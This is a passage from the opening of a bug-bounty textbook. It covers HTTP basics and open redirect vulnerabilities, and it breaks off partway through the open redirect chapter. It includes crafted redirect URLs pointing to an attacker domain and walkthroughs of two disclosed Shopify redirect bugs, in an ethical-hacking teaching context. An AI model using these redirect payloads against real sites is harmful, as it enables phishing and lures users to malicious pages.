Real-World Bug Hunting

ting

A Field Guide to Web Hacking

Foreword by Michiel Prins and Jobert Abma

real-world bug hunting

real-world bug hunting

A Field Guide to Web Hacking

by Peter Yaworski

San Francisco

ISBN-10: 1-59327-861-6
ISBN-13: 978-1-59327-861-8

Publisher: William Pollock
Production Editor: Janelle Ludowise
Cover Illustration: Jonny Thomas
Interior Design: Octopod Studios
Developmental Editors: Jan Cash and Annie Choi
Technical Reviewer: Tsang Chi Hong
Copyeditor: Anne Marie Walker
Compositor: Happenstance Type-O-Rama
Proofreader: Paula L. Fleming
Indexer: JoAnne Burek

For information on distribution, translations, or bulk sales, please contact No Starch Press, Inc. directly: No Starch Press, Inc.
245 8th Street, San Francisco, CA 94103
phone: 1.415.863.9900; info@nostarch.com
www.nostarch.com

Library of Congress Cataloging-in-Publication Data

Names: Yaworski, Peter, author.
Title: Real-world bug hunting : a field guide to web hacking / Peter Yaworski.
Description: San Francisco : No Starch Press, 2019. | Includes bibliographical references.
Identifiers: LCCN 2018060556 (print) | LCCN 2019000034 (ebook) | ISBN 9781593278625 (epub) | ISBN 1593278624 (epub) | ISBN 9781593278618

(paperback) | ISBN 1593278616 (paperback)
Subjects: LCSH: Debugging in computer science. | Penetration testing (Computer security) | Web sites--Testing. | BISAC: COMPUTERS / Security / Viruses. | COMPUTERS / Security / General. | COMPUTERS / Networking / Security.
Classification: LCC QA76.9.D43 (ebook) | LCC QA76.9.D43 Y39 2019 (print) | DDC 004.2/4--dc23
LC record available at https://lccn.loc.gov/2018060556

About the Author

Peter Yaworski is a self-taught hacker thanks to the generous knowledge sharing of so many hackers who came before him, including those refer enced in this book. He is also a successful bug bounty hunter with thanks from Salesforce, Twitter, Airbnb, Verizon Media, and the United States Department of Defense, among others. He currently works at Shopify as an Application Security Engineer, helping to make commerce more secure.

About the Technical Reviewer

Tsang Chi Hong, also known as FileDescriptor, is a pentester and a bug bounty hunter. He lives in Hong Kong. He writes about web security at *https://blog.innerht.ml*, enjoys listening to original soundtracks, and owns some cryptocurrencies.

Brief Contents

Contents in Detail

Foreword

The best way to learn is simply by doing. That is how we learned to hack. We were young. Like all hackers who came before us, and all of those who will come after, we were driven by an uncontrollable, burning curiosity to understand how things worked. We were mostly playing computer games, and by age 12 we decided to learn how to build software of our own. We learned how to program in Visual Basic and PHP from library books and practice.

From our understanding of software development, we quickly discovered that these skills allowed us to find other developers' mistakes. We shifted from building to breaking, and hacking has been our passion ever since. To celebrate our high school graduation, we took over a TV station's broadcast channel to air an ad congratulating our graduating class. While amusing at the time, we quickly learned there are consequences and these are not the kind of hackers the world needs. The TV station and school were not amused and we spent the summer washing windows as our punishment. In college, we turned our skills into a viable consulting business that, at its peak, had clients in the public and private sectors across the entire world. Our hacking experi ence led us to HackerOne, a company we co-founded in 2012. We wanted to allow every company in the universe to work with hackers successfully and this continues to be HackerOne's mission today.

If you're reading this, you also have the curiosity needed to be a hacker and bug hunter. We believe this book will be a tremendous guide along your journey. It's filled with rich, real-world examples of security vulner ability reports that resulted in real bug bounties, along with helpful analysis and review by Pete Yaworski, the author and a fellow hacker. He is your com panion as you learn, and that's invaluable.

Another reason this book is so important is that it focuses on how to become an ethical hacker. Mastering the art of hacking can be an extremely powerful skill that we hope will be used for good. The most successful hackers know how to navigate the thin line between right and wrong while hacking. Many people can break things, and even try to make a quick buck doing so. But imagine you can make the internet safer, work with amazing companies around the world, and even get paid along the way. Your talent has the potential of keeping billions of people and their data secure. That is what we hope you aspire to.

We are grateful to no end to Pete for taking his time to document all of this so eloquently. We wish we had this resource when we were getting started. Pete's book is a joy to read and has the information needed to kick start your hacking journey.

Happy reading, and happy hacking!

Remember to hack responsibly.

Michiel Prins and Jobert Abma
Co-Founders, HackerOne

Acknowledgments

This book wouldn’t be possible without the HackerOne community. I want to thank HackerOne CEO Mårten Mickos, who reached out to me when I started working on this book, provided relentless feedback and ideas to make the book better, and even paid for the professionally designed cover of the self-published edition.

I also want to thank HackerOne co-founders Michiel Prins and Jobert Abma, who provided suggestions and contributed to some chapters when I was working on the early versions of this book. Jobert provided an in-depth review, editing every chapter to provide feedback and technical insights. His edits boosted my confidence and taught me so much more than I ever realized was possible.

In addition, Adam Bacchus read the book five days after he joined HackerOne, provided edits, and explained how it felt to be on the receiv ing end of vulnerability reports, which helped me develop Chapter 19. HackerOne has never asked for anything in return. They only wanted to support the hacking community by making this the best book it could be.

I would be remiss if I did not specifically thank Ben Sadeghipour, Patrik Fehrenbach, Frans Rosen, Philippe Harewood, Jason Haddix, Arne

Swinnen, FileDescriptor, and the many others who sat down with me early on in my journey to chat about hacking, share their knowledge, and encourage me.

Additionally, this book would not have been possible without hackers sharing their knowledge and disclosing bugs, especially those whose bugs I've refer enced in this book. Thank you all.

Lastly, I wouldn't be where I am today if it were not for the love and sup port from my wife and two daughters. It was because of them that I've been successful hacking and able to finish writing this book. And of course many thanks to the rest of my family, especially my parents who refused to buy Nintendo systems when I was growing up, instead purchasing computers and telling me they were the future.

Introduct io n

This book introduces you to the vast world of *ethical hacking*, or the process of respon sibly discovering security vulnerabilities and reporting them to the application owner. When I first started learning about hacking, I wanted to know not just *what* vulnerabilities hackers found but *how* they found them.

I searched for information but was always left with the same questions:

- What vulnerabilities are hackers finding in applications? • How did hackers learn about those vulnerabilities found in applications?
- How do hackers begin infiltrating a site?
- What does hacking look like? Is it all automated, or is it done manually?
- How can I get started hacking and finding vulnerabilities?

I eventually landed on HackerOne, a bug bounty platform designed to connect ethical hackers with companies looking for hackers to test their applications. HackerOne includes functionality that allows hackers and companies to disclose bugs that have been found and fixed.

While reading through those disclosed HackerOne reports, I struggled to understand what vulnerabilities people were finding and how they could be abused. I often had to reread the same report two or three times to understand it. I realized that I, and other beginners, could benefit from plain-language explanations of real-world vulnerabilities.

Real-World Bug Hunting is an authoritative reference that will help you understand different types of web vulnerabilities. You'll learn how to find vulnerabilities, how to report them, how to get paid for doing so, and, occa sionally, how to write defensive code. But this book doesn't just cover success ful examples: it also includes mistakes and lessons learned, many of them my own.

By the time you finish reading, you'll have taken your first step toward making the web a safer place, and you should be able to earn some money doing it.

Who Should Read This Book

This book is written with beginner hackers in mind. It doesn't matter if you're a web developer, a web designer, a stay-at-home parent, a 10-year-old kid, or a 75-year-old retiree.

That said, although it's not a prerequisite for hacking, some program ming experience and a familiarity with web technologies can help. For example, you don't have to be a web developer to be a hacker, but under standing the basic hypertext markup language (HTML) structure of a web page, how Cascading Style Sheets (CSS) define its look, and how JavaScript dynamically interacts with websites will help you discover vulnerabilities and recognize the impact of the bugs you find.

Knowing how to program is helpful when you're looking for vulner abilities involving an application's logic and brainstorming how a developer might make mistakes. If you can put yourself in the programmer's shoes, guess how they've implemented something, or read their code (if available), you'll have a higher chance of success.

If you want to learn about programming, No Starch Press has plenty of books to help you. You could also check out the free courses on Udacity and Coursera. Appendix B lists additional resources.

How to Read This Book

Each chapter that describes a vulnerability type has the following structure:

1. A description of the vulnerability type
2. Examples of the vulnerability type
3. A summary that provides conclusions

Each vulnerability example includes the following:

- My estimation of how difficult it is to find and prove the vulnerability
- The URL associated with the location in which the vulnerability was found
- A link to the original disclosure report or write-up
- The date the vulnerability was reported
- The amount the reporter earned for submitting the information
- A clear description of the vulnerability
- Takeaways that you can apply to your own hacking

You don't need to read this book cover to cover. If there's a particular chapter you're interested in, read it first. In some cases, I reference con cepts discussed in previous chapters, but in doing so, I try to note where I've defined the term so you can refer to relevant sections. Keep this book open while you hack.

What's in This Book

Here's an overview of what you'll find in each chapter:

Chapter 1: Bug Bounty Basics explains what vulnerabilities and bug bounties are and the difference between clients and servers. It also covers how the internet works, which includes HTTP requests, responses, and methods and what it means to say HTTP is stateless.

Chapter 2: Open Redirect covers attacks that exploit the trust of a given domain to redirect users to a different one.

Chapter 3: HTTP Parameter Pollution covers how attackers manipu late HTTP requests, injecting additional parameters that the vulner able target website trusts and that lead to unexpected behavior.

Chapter 4: Cross-Site Request Forgery covers how an attacker can use a malicious website to make a target's browser send an HTTP request to another website. The other website then acts as though the request is legitimate and sent intentionally by the target.

Chapter 5: HTML Injection and Content Spoofing explains how mali cious users inject HTML elements of their own design into a targeted site's web pages.

Chapter 6: Carriage Return Line Feed Injection shows how attackers inject encoded characters into HTTP messages to alter how servers, proxies, and browsers interpret them.

Chapter 7: Cross-Site Scripting explains how attackers exploit a site that doesn't sanitize user input to execute their own JavaScript code on the site.

Chapter 8: Template Injection explains how attackers exploit tem plate engines when a site doesn't sanitize the user input it uses in its templates. The chapter includes client- and server-side examples.
Chapter 9: SQL Injection describes how a vulnerability on a database backed site can allow an attacker to unexpectedly query or attack the site's database.

Chapter 10: Server-Side Request Forgery explains how an attacker makes a server perform unintended network requests.
Chapter 11: XML External Entity shows how attackers exploit the way an application parses XML input and processes the inclusion of exter nal entities in its input.

Chapter 12: Remote Code Execution covers how attackers can exploit a server or application to run their own code.

Chapter 13: Memory Vulnerabilitites explains how attackers exploit an application's memory management to cause unintended behavior, including possibly executing the attacker's own injected commands. **Chapter 14: Subdomain Takeover** shows how subdomain takeovers occur when an attacker can control a subdomain on behalf of a legiti mate domain.

Chapter 15: Race Conditions reveals how attackers exploit situations where a site's processes race to complete based on an initial condition that becomes invalid as the processes execute.

Chapter 16: Insecure Direct Object References covers vulnerabili ties that occur when an attacker can access or modify a reference to an object, such as a file, database record, or account, to which they shouldn't have access.

Chapter 17: OAuth Vulnerabilities covers bugs in the implementation of the protocol designed to simplify and standardize secure authoriza tion on web, mobile, and desktop applications.

Chapter 18: Application Logic and Configuration Vulnerabilities explains how an attacker can exploit a coding logic or application con figuration mistake to make the site perform some unintended action that results in a vulnerability.

Chapter 19: Finding Your Own Bug Bounties gives tips on where and how to look for vulnerabilities based on my experience and methodol ogy. This chapter is not a step-by-step guide to hacking a site. **Chapter 20: Vulnerability Reports** discusses how to write credible and informative vulnerability reports so programs won't reject your bugs. **Appendix A: Tools** describes popular tools designed for hacking, including proxying web traffic, subdomain enumeration, screenshot ting, and more.

Appendix B: Resources lists additional resources to further expand your hacking knowledge. This includes online trainings, popular bounty platforms, recommended blogs, and so on.

A Disclaimer About Hacking

When you read about public vulnerability disclosures and see the amount of money some hackers make, it's natural to think that hacking is an easy and quick way to get rich. It isn't. Hacking can be rewarding, but you're less likely to find stories about the failures that happen along the way (except in this book, where I share some very embarrassing stories). Because you'll mostly hear about people's hacking successes, you might develop unrealistic expectations of your own hacking journey.

You might find success very quickly. But if you're having trouble finding bugs, keep digging. Developers will always be writing new code, and bugs will always make their way into production. The more you try, the easier the process should become.

On that note, feel free to message me on Twitter @yaworsk and let me know how it's going. Even if you're unsuccessful, I'd like to hear from you. Bug hunting can be lonely work if you're struggling. But it's also awesome to celebrate with each other, and maybe you'll find something I can include in the next edition of this book.

Good luck and happy hacking.

1

Bug Bounty Basics

If you’re new to hacking, it will help to have a basic understanding of how the internet works and what happens under the hood when you enter a URL into a browser’s address bar. Although navigating to a website might seem simple, it involves many hidden processes, such as preparing an HTTP request, identifying the domain to send the request to, translating the domain to an IP address, sending the request, rendering a response, and so on.

In this chapter, you’ll learn basic concepts and terminology, such as vulnerabilities, bug bounties, clients, servers, IP addresses, and HTTP. You’ll get a general understanding of how performing unintended actions and providing unexpected input or access to private information can result in vulnerabilities. Then, we’ll see what happens when you enter a URL in your browser’s address bar, including what HTTP requests and responses look like and the various HTTP action verbs. We’ll end the chapter with an understanding of what it means to say HTTP is stateless.

Vulnerabilities and Bug Bounties

A *vulnerability* is a weakness in an application that allows a malicious person to perform some unpermitted action or gain access to information they shouldn’t otherwise be allowed to access.

As you learn and test applications, keep in mind that vulnerabilities can result from attackers performing intended and unintended actions. For example, changing the ID of a record identifier to access information you shouldn’t have access to is an example of an unintended action.

Suppose a website allowed you to create a profile with your name, email, birthday, and address. It would keep your information private and share it only with your friends. But if the website allowed anyone to add you as a friend without your permission, this would be a vulnerability. Even though the site kept your information private from non-friends, by allowing anyone to add you as a friend, anyone could access your information. As you test a site, always consider how someone could abuse existing functionality.

A *bug bounty* is a reward a website or company gives to anyone who ethically discovers a vulnerability and reports it to that website or company. Rewards are often monetary and range from tens of dollars to tens of thou sands of dollars. Other examples of bounties include cryptocurrencies, air miles, reward points, service credits, and so on.

When a company offers bug bounties, it creates a *program*, a term that we'll use in this book to denote the rules and framework established by com panies for people who want to test the company for vulnerabilities. Note that this is different from companies that operate a *vulnerability disclosure program (VDP)*. Bug bounties offer some monetary reward, whereas a VDP does not offer payment (though a company may award swag). A VDP is just a way for ethical hackers to report vulnerabilities to a company for that company to fix. Although not all reports included in this book were rewarded, they're all examples from hackers participating in bug bounty programs.

Client and Server

Your browser relies on the internet, which is a network of computers that send messages to each other. We call these messages *packets*. Packets include the data you're sending and information about where that data is coming from and where it's going. Every computer on the internet has an address for sending packets to it. But some computers only accept certain types of packets, and others only allow packets from a restricted list of other com puters. It's then up to the receiving computer to determine what to do with the packets and how to respond. For the purposes of this book, we'll focus only on the data included in the packets (the HTTP messages), not the packets themselves.

I'll refer to these computers as either clients or servers. The computer initiating requests is typically referred to as the *client* regardless of whether the request is initiated by a browser, command line, or so on. *Servers* refer to the websites and web applications receiving the requests. If the concept is applicable to either clients or servers, I refer to computers in general.

Because the internet can include any number of computers talking to each other, we need guidelines for how computers should communicate over the internet. This takes the form of *Request for Comment (RFC)* documents, which define standards for how computers should behave. For example, the *Hypertext Transfer Protocol (HTTP)* defines how your internet browser commu nicates with a remote server using *Internet Protocol (IP)*. In this scenario, both the client and server must agree to implement the same standards so they can understand the packets each is sending and receiving.

What Happens When You Visit a Website

Because we'll focus on HTTP messages in this book, this section provides you with a high-level overview of the process that occurs when you enter a URL in your browser's address bar.

Step 1: Extracting the Domain Name

Once you enter *http://www.google.com/*, your browser determines the domain name from the URL. A *domain name* identifies which website you're trying to visit and must adhere to specific rules as defined by RFCs. For example, a domain name can only contain alphanumeric characters and underscores. An exception is internationalized domain names, which are beyond the scope of this book. To learn more, refer to RFC 3490, which defines their usage. In this case, the domain is *www.google.com*. The domain serves as one way to find the server's address.

Step 2: Resolving an IP Address

After determining the domain name, your browser uses IP to look up the *IP address* associated with the domain. This process is referred to as resolv ing the IP address, and every domain on the internet must resolve to an IP address to work.

Two types of IP addresses exist: Internet Protocol version 4 (IPv4) and Internet Protocol version 6 (IPv6). IPv4 addresses are structured as four numbers connected by periods, and each number falls in a range from 0 to 255. IPv6 is the newest version of the Internet Protocol. It was designed to address the problem of available IPv4 addresses running out. IPv6 addresses are made up of eight groups of four hexadecimal digits separated by colons, but methods exist to shorten IPv6 addresses. For example, 8.8.8.8 is an IPv4 address, and 2001:4860:4860::8888 is a shortened IPv6 address.

To look up an IP address using just the domain name, your computer sends a request to *Domain Name System (DNS)* servers, which consist of

specialized servers on the internet that have a registry of all domains and their matching IP addresses. The preceding IPv4 and IPv6 addresses are Google DNS servers.

In this example, the DNS server you connect to would match *www .google.com* to the IPv4 address 216.58.201.228 and send that back to your computer. To learn more about a site's IP address, you can use the com mand `dig A site.com` from your terminal and replace *site.com* with the site you're looking up.

Step 3: Establishing a TCP Connection

Next, the computer attempts to establish a *Transmission Control Protocol (TCP)* connection with the IP address on port 80 because you visited a site using *http://*. The details of TCP aren't important other than to note that it's another protocol that defines how computers communicate with each other. TCP provides two-way communication so that message recipients can verify the information they receive and nothing is lost in transmission.

The server you're sending a request to might be running multiple services (think of a service as a computer program), so it uses *ports* to identify specific processes to receive requests. You can think of ports as a server's doors to the internet. Without ports, services would have to com pete for the information being sent to the same place. This means that we need another standard to define how services cooperate with each other and ensure that the data for one service isn't stolen by another. For example, port 80 is the standard port for sending and receiving unen crypted HTTP requests. Another common port is 443, which is used for encrypted HTTPS requests. Although port 80 is standard for HTTP and

443 is standard for HTTPS, TCP communication can happen on any port, depending on how an administrator configures an application.

You can establish your own TCP connection to a website on port 80 by opening your terminal and running nc *<IP ADDRESS>* 80. This line uses the Netcat utility nc command to create a network connection for reading and writing messages.

Step 4: Sending an HTTP Request

Continuing with *http://www.google.com/* as an example, if the connection in step 3 is successful, your browser should prepare and send an HTTP request, as shown in Listing 1-1:

```
❶ GET / HTTP/1.1
❷ Host: www.google.com
❸ Connection: keep-alive
❹ Accept: application/html, */*
❺ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
   (KHTML, like Gecko) Chrome/72.0.3626.109 Safari/537.36
```

Listing 1-1: Sending an HTTP request

The browser makes a GET request to the / path ❶, which is the website's root. A website's content is organized into paths, just like the folders and files on your computer. As you get deeper into each folder, the path you take is denoted by recording each folder's name followed by a /. When you visit the first page of a website, you access the root path, which is just a /. The browser also indicates it's using the HTTP version 1.1 protocol. A GET request just retrieves information. We'll learn more about it later.

The *host header* ❷ holds an additional piece of information that is sent as part of the request. HTTP 1.1 needs it to identify where a server at the given IP address should send the request because IP addresses can host multiple domains. A *connection header* ❸ indicates the request to keep the connection with the server open to avoid the overhead of constantly open ing and closing connections.

You can see the expected response format at ❹. In this case, we're expect ing application/html but will accept any format, as indicated by the wildcard (*/*). There are hundreds of possible content types, but for our purposes, you'll see application/html, application/json, application/octet-stream, and text/ plain most often. Finally, the User-Agent ❺ denotes the software responsible for sending the request.

Step 5: Server Response

In response to our request, the server should respond with something that looks like Listing 1-2:

```
❶ HTTP/1.1 200 OK
❷ Content-Type: text/html
   <html>
    <head>
    <title>Google.com</title>
    </head>
    <body>
```

```
  ❸ --snip--
 </body>
</html>
```

Listing 1-2: Server response

Here, we've received an HTTP response with the status code 200 ❶ adhering to HTTP/1.1. The status code is important because it indicates how the server is responding. Also defined by RFC, these codes typically have three-digit numbers that begin with 2, 3, 4, or 5. Although there is no strict requirement for servers to use specific codes, 2*xx* codes typically indi cate a request was successful.

Because there is no strict enforcement of how a server implements its use of HTTP codes, you might see some applications respond with a 200 even though the HTTP message body explains there was an application error. An *HTTP message body* is the text associated with a request or response ❸. In this case, we've removed the content and replaced it with --*snip*-- because of how

big the response body from Google is. This text in a response is usually the HTML for a web page but could be JSON for an application programming interface, file contents for a file download, and so on.

The Content-Type header ❷ informs the browsers of the body's media type. The media type determines how a browser will render body contents. But browsers don't always use the value returned from an application; instead, browsers perform *MIME sniffing*, reading the first bit of the body contents to determine the media type for themselves. Applications can dis able this browser behavior by including the header *X-Content-Type-Options: nosniff*, which is not included in the preceding example.

Other response codes starting with 3 indicate a redirection, which instructs your browser to make an additional request. For example, if Google theoretically needed to permanently redirect you from one URL to another, it could use a 301 response. In contrast, a 302 is a temporary redirect.

When a 3*xx* response is received, your browser should make a new HTTP request to the URL defined in a Location header, as follows:

```
HTTP/1.1 301 Found
Location: https://www.google.com/
```

Responses starting with a 4 typically indicate a user error, such as response 403 when a request doesn't include proper identification to autho rize access to content despite providing a valid HTTP request. Responses starting with a 5 identify some type of server error, such as 503, which indi cates a server is unavailable to handle the sent request.

Step 6: Rendering the Response

Because the server sent a 200 response with the content type text/html, our browser will begin rendering the contents it received. The response's body tells the browser what should be presented to the user.

For our example, this would include HTML for the page structure; Cascading Style Sheets (CSS) for the styles and layout; and JavaScript to add additional dynamic functionality and media, such as images or videos. It's possible for the server to return other content, such as XML, but we'll stick to the basics for this example. Chapter 11 discusses XML in more detail.

Because it's possible for web pages to reference external files such as CSS, JavaScript, and media, the browser might make additional HTTP requests for all a web page's required files. While the browser is requesting those additional files, it continues parsing the response and presenting the body to you as a web page. In this case, it will render Google's home page, *www.google.com*.

Note that JavaScript is a scripting language supported by every major browser. JavaScript allows web pages to have dynamic functionality, includ ing the ability to update content on a web page without reloading the page, check whether your password is strong enough (on some websites), and so on. Like other programming languages, JavaScript has built-in functions and can store values in variables and run code in response to events on a web

page. It also has access to various browser application programming inter faces (APIs). These APIs enable JavaScript to interact with other systems, the most important of which may be the document object model (DOM).

The DOM allows JavaScript to access and manipulate a web page's HTML and CSS. This is significant because if an attacker can execute their own JavaScript on a site, they'll have access to the DOM and can perform actions on the site on behalf of the targeted user. Chapter 7 explores this concept further.

HTTP Requests

The agreement between client and server on how to handle HTTP messages includes defining request methods. A *request method* indicates the purpose of the client's request and what the client expects as a successful result. For example, in Listing 1-1, we sent a GET request to *http://www.google.com/* imply ing we expect only the contents of *http://www.google.com/* to be returned and no other actions to be performed. Because the internet is designed as an interface between remote computers, request methods were developed and implemented to distinguish between the actions being invoked.

The HTTP standard defines the following request methods: GET, HEAD, POST, PUT, DELETE, TRACE, CONNECT, and OPTIONS (PATCH was also proposed but not commonly implemented in the HTTP RFC). At the time of this writing, browsers will only send GET and POST requests using HTML. Any PUT, PATCH, or DELETE request is the result of JavaScript's invoking the HTTP request. This will have implications later in the book when we consider vulnerability examples in applications expecting these method types.

The next section provides a brief overview of request methods you'll find in this book.

Request Methods

The GET method retrieves whatever information is identified by the request *Uniform Resource Identifier (URI)*. The term URI is commonly used synony mously with Uniform Resource Locator (URL). Technically, a *URL* is a type of URI that defines a resource and includes a way to locate that resource by way of its network location. For example, *http://www.google.com/<example> /file.txt* and */<example>/file.txt* are valid URIs. But only *http://www.google.com /<example>/file.txt* is a valid URL because it identifies how to locate the resource via the domain *http://www.google.com*. Despite the nuance, we'll use *URL* throughout the book when referencing any resource identifiers.

While there is no way to enforce this requirement, GET requests shouldn't alter data; they should just retrieve data from a server and return it in the HTTP message body. For example, on a social media site, a GET request should return your profile name but not update your profile. This behavior is critical for the cross-site request forgery (CSRF) vulnerabilities discussed in Chapter 4. Visiting any URL or website link (unless invoked by JavaScript) causes your browser to send a GET request to the intended server. This behav ior is crucial to the open redirect vulnerabilities discussed in Chapter 2.

The HEAD method is identical to the GET method except the server must not return a message body in the response.

The POST method invokes some function on the receiving server, as determined by the server. In other words, typically there will be some type of backend action performed, such as creating a comment, registering a user, deleting an account, and so on. The action performed by the server in response to a POST can vary. Sometimes, the server may take no action at all. For example, a POST request could cause an error to occur while a request is being processed, and a record wouldn't be saved on the server.

The PUT method invokes some function that refers to an already existing record on the remote website or application. For example, it might be used when updating an account, a blog post, or so on that already exists. Again, the action performed can vary and might result in the server taking no action at all.

The DELETE method requests that the remote server delete a remote resource identified with a URI.

The TRACE method is another uncommon method; it is used to reflect the request message back to the requester. It allows the requester to see what is being received by the server and to use that information for testing and collecting diagnostic information.

The CONNECT method is reserved for use with a *proxy*, a server that for wards requests to other servers. This method starts two-way communica tions with a requested resource. For example, the CONNECT method can access websites that use HTTPS via a proxy.

The OPTIONS method requests information from a server about the com munication options available. For example, by calling for OPTIONS, you can find out whether the server accepts GET, POST, PUT, DELETE, and OPTIONS calls. This method won't indicate whether a server accepts HEAD or TRACE calls. Browsers automatically send this type of request for specific content types, such as application/json. This method, referred to as a *preflight OPTIONS call*, is discussed more in depth in Chapter 4 because it serves as a CSRF vulner ability protection.

HTTP Is Stateless

HTTP requests are *stateless*, which means that every request sent to a server is treated as a brand-new request. The server knows nothing about its pre vious communication with your browser when receiving a request. This is problematic for most sites because the sites want to remember who you are. Otherwise, you'd have to reenter your username and password for every HTTP request sent. This also means that all the data required to process an HTTP request must be reloaded with every request a client sends to a server.

To clarify this confusing concept, consider this example: if you and I had a stateless conversation, before every sentence spoken, I'd have to start with "I'm Peter Yaworski; we were just discussing hacking." You'd then have

to *reload* all the information about what we were discussing about hacking. Think of what Adam Sandler does for Drew Barrymore every morning in *50 First Dates* (if you haven't seen the movie, you should).

To avoid having to resend your username and password for every HTTP request, websites use cookies or basic authentication, which we'll discuss in detail in Chapter 4.

The specifics of how content is encoded using base64 are beyond the scope of this book, but you'll likely encounter base64-encoded content while you're hacking. If so, you should always decode that content. A Google search for "base64 decode" should provide plenty of tools and methods for doing this.

Summary

You should now have a basic understanding of how the internet works. Specifically, you learned what happens when you enter a website into your browser's address bar: how the browser translates that to a domain, how the domain is mapped to an IP address, and how an HTTP request is sent to a server.

You also learned how your browser structures requests and renders responses and how HTTP request methods allow clients to communicate with servers. Additionally, you learned that vulnerabilities result from some one performing an unintended action or gaining access to information otherwise not available and that bug bounties are rewards for ethically discovering and reporting vulnerabilities to the owners of websites.

2

Open Redi r ect

We’ll begin our discussion with *open redirect* vulnerabilities, which occur when a target visits a website and that website sends their browser to a different URL, potentially on a separate domain.

Open redirects exploit the trust of a given domain to lure targets to a malicious website. A phishing attack can also accompany a redirect to trick users into believing they're submitting information to a trusted site when, in reality, their infor mation is being sent to a malicious site. When combined with other attacks, open redirects can also enable attackers to distribute malware from the mali cious site or to steal OAuth tokens (a topic we'll explore in Chapter 17). Because open redirects only redirect users, they're sometimes consid ered low impact and not deserving of a bounty. For example, the Google bug bounty program typically considers open redirects too low risk to reward. The Open Web Application Security Project (OWASP), which is a community that focuses on application security and curates a list of the most critical security flaws in web applications, also removed open redirects from its 2017 list of top 10 vulnerabilities.

Although open redirects are low-impact vulnerabilities, they're great for learning how browsers handle redirects in general. In this chapter, you'll learn how to exploit open redirects and how to identify key param eters, using three bug reports as examples.

How Open Redirects Work

Open redirects occur when a developer mistrusts attacker-controlled input to redirect to another site, usually via a URL parameter, HTML <meta> refresh tags, or the DOM window location property.

Many websites intentionally redirect users to other sites by placing a destination URL as a parameter in an original URL. The application uses this parameter to tell the browser to send a GET request to the destination URL. For example, suppose Google had the functionality to redirect users to Gmail by visiting the following URL:

```
https://www.google.com/?redirect_to=https://www.gmail.com
```

In this scenario, when you visit this URL, Google receives a GET HTTP request and uses the redirect_to parameter's value to determine where to redirect your browser. After doing so, Google servers return an HTTP response with a status code instructing the browser to redirect the user. Typically, the status code is 302, but in some cases it could be 301, 303, 307, or 308. These HTTP response codes tell your browser that a page has been found; however, the code also informs the browser to make a GET request to the redirect_to parameter's value, *https://www.gmail.com/*, which is denoted in the HTTP response's Location header. The Location header specifies where to redirect GET requests.

Now, suppose an attacker changed the original URL to the following:

https://www.google.com/?redirect_to=https://www.*attacker*.com

If Google isn't validating that the redirect_to parameter is for one of its own legitimate sites where it intends to send visitors, an attacker could sub stitute the parameter with their own URL. As a result, an HTTP response could instruct your browser to make a GET request to *https://www.<attacker> .com/*. After the attacker has you on their malicious site, they could carry out other attacks.

When looking for these vulnerabilities, keep an eye out for URL param eters that include certain names, such as url=, redirect=, next=, and so on, which might denote URLs that users will be redirected to. Also keep in mind that redirect parameters might not always be obviously named; parameters will vary from site to site or even within a site. In some cases, parameters might be labeled with just single characters, such as r= or u=.

In addition to parameter-based attacks, HTML <meta> tags and JavaScript can redirect browsers. HTML <meta> tags can tell browsers to

refresh a web page and make a GET request to a URL defined in the tag's content attribute. Here is what one might look like:

```
<meta http-equiv="refresh" content="0; url=https://www.google.com/">
```

The content attribute defines how browsers make an HTTP request in two ways. First, the content attribute defines how long the browser waits before making the HTTP request to the URL; in this case, 0 seconds. Secondly, the content attribute specifies the URL parameter in the website the browser makes the GET request to; in this case, https://www.google.com. Attackers can use this redirect behavior in situations where they have the ability to control the content attribute of a <meta> tag or to inject their own tag via some other vulnerability.

An attacker can also use JavaScript to redirect users by modifying the window's location property through the *Document Object Model (DOM)*. The DOM is an API for HTML and XML documents that allows developers to modify the structure, style, and content of a web page. Because the location property denotes where a request should be redirected to, browsers will immediately interpret this JavaScript and redirect to the specified URL. An attacker can modify the window's location property by using any of the following JavaScript:

```
window.location = https://www.google.com/
window.location.href = https://www.google.com
window.location.replace(https://www.google.com)
```

Typically, opportunities to set the window.location value occur only where an attacker can execute JavaScript, either via a cross-site scripting vulnerability or where the website intentionally allows users to define a URL to redirect to, as in the HackerOne interstitial redirect vulnerability detailed later in the chapter on page 15.

When you're searching for open redirect vulnerabilities, you'll usually be monitoring your proxy history for a GET request sent to the site you're testing that includes a parameter specifying a URL redirect.

Shopify Theme Install Open Redirect

Difficulty: Low

URL: *https://apps.shopify.com/services/google/themes/preview/supply--blue?domain_name=<anydomain>*

Source: *https://www.hackerone.com/reports/101962/*

Date reported: November 25, 2015

Bounty paid: $500

The first example of an open redirect you'll learn about was found on Shopify, which is a commerce platform that allows people to create stores to sell goods. Shopify allows administrators to customize the look and feel of

their stores by changing their theme. As part of that functionality, Shopify offered a feature to provide a preview for the theme by redirecting the store owners to a URL. The redirect URL was formatted as such:

https://app.shopify.com/services/google/themes/preview/supply--blue?domain_name=*attacker*.com

The domain_name parameter at the end of the URL redirected to the user's store domain and added /admin to the end of the URL. Shopify was expecting that the domain_name would always be a user's store and wasn't vali dating its value as part of the Shopify domain. As a result, an attacker could exploit the parameter to redirect a target to *http://<attacker>.com/admin/* where the malicious attacker could carry out other attacks.

Takeaways

Not all vulnerabilities are complex. For this open redirect, simply changing the domain_name parameter to an external site would redirect the user offsite from Shopify.

Shopify Login Open Redirect

Difficulty: Low

URL: *http://mystore.myshopify.com/account/login/*

Source: *https://www.hackerone.com/reports/103772/*

Date reported: December 6, 2015

Bounty paid: $500

This second example of an open redirect is similar to the first Shopify example except in this case, Shopify's parameter isn't redirecting the user to the domain specified by the URL parameter; instead, the open redirect tacks the parameter's value onto the end of a Shopify subdomain. Normally, this functionality would be used to redirect a user to a specific page on a given store. However, attackers can still manipulate these URLs into redi recting the browser away from Shopify's subdomain and to an attacker's website by adding characters to change the meaning of the URL.

In this bug, after the user logged into Shopify, Shopify used the param eter checkout_url to redirect the user. For example, let's say a target visited this URL:

http://mystore.myshopify.com/account/login?checkout_url=.*attacker*.com

They would have been redirected to the URL *http://mystore.myshopify .com.<attacker>.com/*, which isn't a Shopify domain.

Because the URL ends in *.<attacker>.com* and DNS lookups use the right most domain label, the redirect goes to the *<attacker>.com* domain. So when *http://mystore.myshopify.com.<attacker>.com/* is submitted for DNS lookup, it will match on *<attacker>.com*, which Shopify doesn't own, and not *myshopify.com* as

Shopify would have intended. Although an attacker wouldn't be able to freely send a target anywhere, they could send a user to another domain by adding special characters, such as a period, to the values they can manipulate.

Takeaways

